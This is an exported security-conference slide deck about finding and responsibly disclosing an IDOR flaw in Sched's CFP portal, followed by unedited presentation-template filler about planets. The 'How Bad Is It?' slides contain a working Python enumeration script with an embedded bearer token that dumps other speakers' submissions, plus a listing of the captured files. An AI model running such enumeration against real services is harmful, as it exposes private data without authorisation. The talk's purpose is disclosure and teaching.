


All Aboard IDOR Express

Dumping An Entire Conference CFP

Adam Schaal
X @clevernyyyy



About Your Conductor



Serial Side-Project Starter

- Amateur homelabber, passionate about self-hosting and occasional blogger at adamschaal.com.



Distinguished Engineer, Pixee AI

- Focused on using generative AI and automation to meaningfully change how application security is practiced at scale.



Former AWS Security

- Creator and leader of the AWS SHINE team, a group tasked with rethinking how security could scale across massive organizations without slowing down builders.

Frequent Speaker



- **BruCON 0x11.** September 2025. Mechelen, Belgium.
- **ShmooCon.** January 2025. Washington D.C.
- **No Hat Computer Security Conference.** October 2024. Bergamo, Italy.
- **LocoMoco Security Conference.** July 2024. Kaua'i, Hawai'i.
- **Chaos Communication Camp.** August 2023. Brandenburg, Germany.
- **LASCON 2022.** October 2022. Austin, Texas.
- **The Linux Foundation Member Summit.** November 2021. Napa Valley, California.
- **LASCON 2021.** October 2021. Austin, Texas.
- **Blue Team Con.** August 2021. Chicago, Illinois.
- **DEF CON 29 AppSec Village.** August 2021. Las Vegas, Nevada.
- **Midwinter Night's Con by Absolute AppSec.** December 2020. Remote.
- **Bsides SATX.** July 2020. San Antonio, Texas.
- **Circle City Con.** June 2020. Indianapolis, Indiana.
- **Bsides Chattanooga.** April 2020. Chattanooga, Tennessee.
- **SnowFroc.** March 2020. Denver, Colorado.



01

Departure

Speaking at Conferences



The Call for Papers (CFP) Process



THE CALL FOR PAPER (CFP)

02

Submit to the Con

Bundle the CFP with your bio and submit to the conference CFP site.

03

Wait for Review



CFP Reviewers can have potentially of hundreds of papers to review



02


First Class Car Observation

What caught my attention





CFP Software



HotCRP.com

HotCRP is software for managing the conference review process. It combines ease of use with power and flexibility. Thousands of sites have deployed HotCRP, but HotCRP.com offers features not available anywhere else.

Create a site Try it Privacy policy

Features

Submission

- Easy-to-use, customizable submission form
- Optional registration phase
- PC conflict collection
- Configurable PDF format checking

Assignment

- Collect per-paper PC preferences
- Assign papers by hand, in bulk, or automatically
- Globally-optimal automatic review assignments
- Flexible conflict management

Search

- Extraordinarily powerful [search](#) and [tag](#) facility
- [Search and sort](#) papers by any criteria
- Download papers and paper metadata in bulk
- Display scores and [arbitrary formulas](#)
- Highlight papers with [colors](#), [slides](#), and [email](#)

Submit to the Con

Bundle the CFP with your bio and submit to the conference CFP site.



Issues with Sched



Log in

Log in to access events you're organizing or attending.

Username or Email address

Password

[Forgot password?](#)

Log in

OR

 Continue with Google

You submitted new application for Blue Team Con 2026 Call for Papers

Inbox x



CFP Portal <info@sched.com>
to adam.t.schaal

Mon, Apr 20, 11:36 PM




SCHED for Blue Team Con 2026 Call for Papers

Hello,

New application submitted for Blue Team Con 2026 Call for Papers

[Click here to view application](#)



Issues with Sched

Verify your email for Blue Team Con 2026 Call for Papers >> Inbox x

CFP Portal <info@sched.com>
to adam.t.schaal

Apr 20, 2026, 11:26 PM ☆ ☺



SCHED for Blue Team Con 2026 Call for Papers

Hi Adam Schaal,

You have submitted an application for the Blue Team Con 2026 Call for Papers.

[Confirm your email →](#)

7:04



5G 70%




Speaker Portal
cfp.sched.com





Verifying your email



The confirmation link has expired or is invalid.



Issues with Sched



03

Methodology Car

Investigating Sched



Wait for Review



CFP Reviewers can have potentially of hundreds of papers to review

Submit Your Proposal

The 2026 Blue Team Con Call for Papers has now closed for submissions. Thank you for your interest! If your submission was chosen, our team will be in touch by May 25th.






Blue Team Con 2026 Call For Papers

Submit Your Proposal

The 2026 Blue Team Con Call for Papers has now closed for submissions. Thank you for your interest! If your submission was chosen, our team will be in touch by May 25th.



May 25th... Crickets




Okay, let's look for myself





But which email address
do I use to login?

May 27th



Blue Team Con 2026 Call for Papers

May 27th



Blue Team Con 2026 Call for Papers

04

Dining Car

IDOR At a Glance





Let's Stretch Our Legs at this Stop

Insecure Direct Object Reference (IDOR) Vulnerability

1. Hacker identifies web application using direct object reference(s) and requests verified information.

2. Valid http request is executed and direct object reference entity is revealed.


`https://banksite.com/account?Id=1234` ✓



HACKER



`Id=1234 --> Id=1235`



DATABASE

`https://banksite.com/account?Id=1235` ✓

3. Direct object reference entity is manipulated and http request is performed again.

4. http request is performed without user verification and hacker is granted access to sensitive information.

Insecure Direct Object Reference (IDOR)

- An access control mechanism (such as a user ID, file path, etc.) is used to access it.

How Does It Happen?

- An application provides a direct object reference (such as a user ID, file path, etc.) to an object (such as a user ID, file path, etc.) is authorized to access it.

Root Cause

- Missing or insufficient access control (authentication and authorization).

to an object (such as a user ID, file path, etc.) is authorized to access it.

ies, and trusts the

cks who the user is source (authorization).

IDOR Practice

- <https://www.appsecmaster.net/en/labs/idor-broken-access-control>
- <https://github.com/Laburity/vulnerable-IDOR-lab>
- <https://tryhackme.com/room/idor>

05


Scenic Route

Okay, how prevalent is the vulnerability?





How Bad Is It?



asdf



How Bad Is It?

```
#!/usr/bin/env python3
import itertools, json, requests
from pathlib import Path

URL = "https://cfp.sched.com/api/speaker/application"
TOKEN = "108753|96aHjdWlWcu7eGH53vDlaVpEbSXFbtJPYDcpN0pba6570d52"
OUT = Path("idor_results"); OUT.mkdir(exist_ok=True)

s = requests.Session()
s.headers["Authorization"] = f"Bearer {TOKEN}"

for conf, sub in itertools.product(range(3000, 10000), range(1, 100000)):
    try:
        r = s.get(URL, params={"form_id": conf, "submission_id": sub}, timeout=10)
        d = r.json().get("data", {})
        if r.ok and isinstance(d, dict) and "speaker_data" in d:
            p = OUT / f"{conf}_{sub}.json"
            p.write_bytes(r.content)
            print(f"[HIT] {conf}/{sub} -> {p}")
    except Exception:
        pass
```



How Bad Is It?

```
adam ~/idor ls idor_results
```

```
(l) 3000_27057.json (l) 3015_27290.json (l) 3032_27765.json (l) 3053_27087.json (l) 3060_28601.json (l) 3070_27264.json
(l) 3008_27082.json (l) 3016_27118.json (l) 3037_27147.json (l) 3053_27088.json (l) 3063_27191.json (l) 3071_27857.json
(l) 3009_28646.json (l) 3021_28957.json (l) 3044_27183.json (l) 3053_27089.json (l) 3064_27154.json (l) 3072_27210.json
(l) 3010_27119.json (l) 3024_32764.json (l) 3050_27662.json (l) 3054_27746.json (l) 3065_28868.json
(l) 3014_30439.json (l) 3027_32563.json (l) 3051_27295.json (l) 3057_28521.json (l) 3066_27680.json
```



Frequent Speaker



- **BruCON 0x11.** September 2025. Mechelen, Belgium
- **ShmooCon.** January 2025. Washington D.C.
- **No Hat Computer Security Conference.** October 2
- **LocoMoco Security Conference.** July 2024. Kauai
- **Chaos Communication Camp.** August 2023. Brand
- **LASCON 2022.** October 2022. Austin, Texas.
- **The Linux Foundation Member Summit.** Novembe
- **LASCON 2021.** October 2021. Austin, Texas.
- **Blue Team Con.** August 2021. Chicago, Illinois.
- **DEF CON 29 AppSec Village.** August 2021. Las Ve
- **Midwinter Night's Con by Absolute AppSec.** Dece
- **Bsides SATX.** July 2020. San Antonio, Texas.
- **Circle City Con.** June 2020. Indianapolis, Indiana.
- **Bsides Chattanooga.** April 2020. Chattanooga, Ten
- **SnowFroc.** March 2020. Denver, Colorado.

Adam's events

Organizing 0

Attending 1

Speaking 3



A better way to manage your events is here

We're introducing organizations to help you manage events

[Explore the new Dashboard](#)

Name



Blue Team Con 2026



LASCON 2022



LASCON 2021

06

Ticket Inspector

Responsibly Disclosing






Reporting to BTC

Blue Team Con immediately informed their Sched representative, but did not pull the conference CFPs.



Reporting to Sched

Sched was confused, but did pass it to their software team. Their software team issued a fix on 06/05.



07

Final Station

Lessons and Takeaways



Sched kind of... went off the rails

Added Bot Protection sched.com

Performing security verification

This website uses a security service to protect against malicious bots. You are not a bot.



Verify you are human



Blocked my IP Address



Nuked direct links



The connection has timed out

The server at **cfp.sched.com** is taking too long to respond.

What can you do about it?

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.
- If you are trying to load a local network page, please check that Firefox has been granted Local Network permissions in the macOS Privacy & Security settings.

Try Again



Thanks!

Do you have any questions?

Adam Schaal
adamschaal.com

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Table of contents

01

History

You can describe the
topic of the section here

02

Technology

You can describe the
topic of the section here

03

Routes

You can describe the
topic of the section here

04

Conclusion

You can describe the
topic of the section here

STOP


Introduction

Mercury is the closest planet to the Sun and the smallest one in the entire Solar System. This planet's name has nothing to do with the liquid metal, since

Mercury was named after the Roman messenger god. Despite being closer to the Sun than Venus, its temperatures aren't as terribly hot as that planet's. Its surface is quite similar to that of Earth's Moon

Which means there are a lot of craters and plains. Speaking of craters, many of them were named after artists or authors who made significant contributions to their respective fields.

Mercury takes a little more than 58 days to complete its rotation, so try to imagine how long days must be there! Since the temperatures are so extreme, albeit not as extreme as in Venus



Contents of this template

You can delete this slide when you're done editing the **presentation**

Fonts	To view this template correctly in PowerPoint, download and install the fonts we used
Used and alternative resources	An assortment of graphic resources that are suitable for use in this presentation
Thanks slide	You must keep it so that proper credits for our design are given
Colors	All the colors used in this presentation
Icons and infographic resources	These can be used in the template, and their size and color can be edited
Editable presentation theme	You can edit the master slides easily. For more info, click here

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Two ideas



Mercury

It's the closest planet to the Sun and the smallest one in the Solar System. This planet's name has nothing to do with the liquid metal



Venus

Venus has a beautiful name and is the second planet from the Sun. It's hot and is the second-brightest natural object in the night sky



Three ideas



Mercury

It's the closest planet to the Sun and the smallest one in the Solar System



Mars

Despite being red, Mars is actually a cold place. It's full of iron oxide dust



Venus

Venus has a beautiful name and is the second planet from the Sun



This is a table

Year	Price	Departure	Destiny
2010	\$20.30	Madrid	Barcelona
2012	\$43.90	Italy	Paris
2015	\$157.30	New york	Miami
2019	\$68.20	Osaka	Tokyo



Components



Mercury

Mercury is the smallest planet in the Solar System



Venus

Venus is the second planet from the Sun



Mars

Despite being red, Mars is actually a cold place



Jupiter

Jupiter is the biggest planet in the Solar System



Saturn

Saturn is composed of hydrogen and helium



Neptune

Neptune is the farthest planet from the Sun

Awesome words



Thanks!

Do you have any questions?

youremail@freepik.com

+34 654 321 432

yourwebsite.com




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You can replace the image on the screen with your own work.
Just right-click on it and select "Replace image"



This is a map



● Mercury

Mercury is the closest planet to the Sun and the smallest one in the entire Solar System. This planet's name has nothing to do with the liquid metal, since Mercury was named after the Roman messenger god. Despite being closer to the Sun than Venus

Our history

2XXX

Mercury is the smallest planet in the Solar System

2XXX

Venus is the second planet from the Sun

01

02

03


04

2XXX


Jupiter is the biggest planet in the Solar System

2XXX

Despite being red, Mars is actually a cold place



You can use an infographic



Mercury



Mercury is the smallest planet in the Solar System

Venus


Venus is the second planet from the Sun

Mars

Despite being red, Mars is actually a cold place



This is a graph



Follow the link in the graph to modify its data and then paste the new one here. **For more info, click here**

● Mercury

Mercury is the smallest planet in the Solar System

● Venus

Venus is the second planet from the Sun

● Mars

Despite being red, Mars is actually a cold place




8,574,000

The Sun's mass compared to Earth's



320,000 km

Distance between Earth and the Moon



Icon pack




Alternative Resources

Here's an assortment of alternative resources whose style fits that of this template:

Vectors

- Modern train collection
- Assortment of three flat trains



Resources

Did you like the resources used in this template? Get them for free at our other websites:

Photos

- Medium shot blind woman traveling alone
- Full shot man traveling

Vectors

- Rail transport flat colorful icons set
- Set of railway trains in flat style. transport subway, travel and vehicle
- Flat city transport background with ambulance taxi cars bus sweeper and train moving on bridge
- Rail transport horizontal flat banners

Icons pack

- Icon Pack: Railway | Filled

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(<https://fonts.google.com/specimen/Nova+Square>)

Arimo

(<https://fonts.google.com/specimen/Arimo>)

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#f7b71f

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#5ebfd1

#e3fbff

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Pana



